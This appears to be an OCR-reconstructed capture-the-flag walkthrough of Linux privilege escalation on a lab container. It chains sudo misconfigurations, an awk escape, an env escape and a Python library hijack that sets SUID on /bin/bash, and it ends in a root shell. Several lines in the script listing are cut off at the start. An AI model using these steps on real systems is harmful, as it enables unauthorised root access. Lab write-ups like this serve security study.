


```
Password:
mario@8e845fa57406:/home/fernando$ sudo -l
Matching Defaults entries for mario on 8e845fa57406:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/l

User mario may run the following commands on 8e845fa57406:
    (julen) NOPASSWD: /usr/bin/awk
mario@8e845fa57406:/home/fernando$
```


https://gtfobins.github.io/gtfobins/awk/#sudo



```
mario@8e845fa57406:/home/fernando$ sudo -u julen awk 'BEGIN {system("/bin/bash")}'
julen@8e845fa57406:/home/fernando$
```




```
julen@8e845fa57406:/home$ sudo -l
Matching Defaults entries for julen on 8e845fa57406:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:

User julen may run the following commands on 8e845fa57406:
    (iker) NOPASSWD: /usr/bin/env
julen@8e845fa57406:/home$
```




```
julen@8e845fa57406:/home$ sudo -u iker /usr/bin/env /bin/bash -p
iker@8e845fa57406:/home$
```

py livrary hijacking




```
  GNU nano 4.8                                              requests.py
import os
os.system("chmod u=s /bin/bash")
```



```
ker@8e845fa57406:~$ cat geo_ip.py
mport requests;
p = input('Introduce la direccion IP que quieras geolocalizar: ')
espuesta = requests.get(f'http://ip-api.com/json/{ip}')
ata = respuesta.json()
rint(data)
ker@8e845fa57406:~$ nano requests.py
```

`chmod +x requests.py`



```
iker@8e845fa57406:~$ sudo /usr/bin/python3 /home/iker/geo_ip.py
Introduce la direccion IP que quieras geolocalizar: 53453453453
Traceback (most recent call last):
  File "/home/iker/geo_ip.py", line 3, in <module>
    respuesta = requests.get(f'http://ip-api.com/json/{ip}')
AttributeError: module 'requests' has no attribute 'get'
iker@8e845fa57406:~$ ls -l /bin/bash
---Sr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
iker@8e845fa57406:~$ /bin/bash -p
bash-5.0# whoami
root
bash-5.0#
```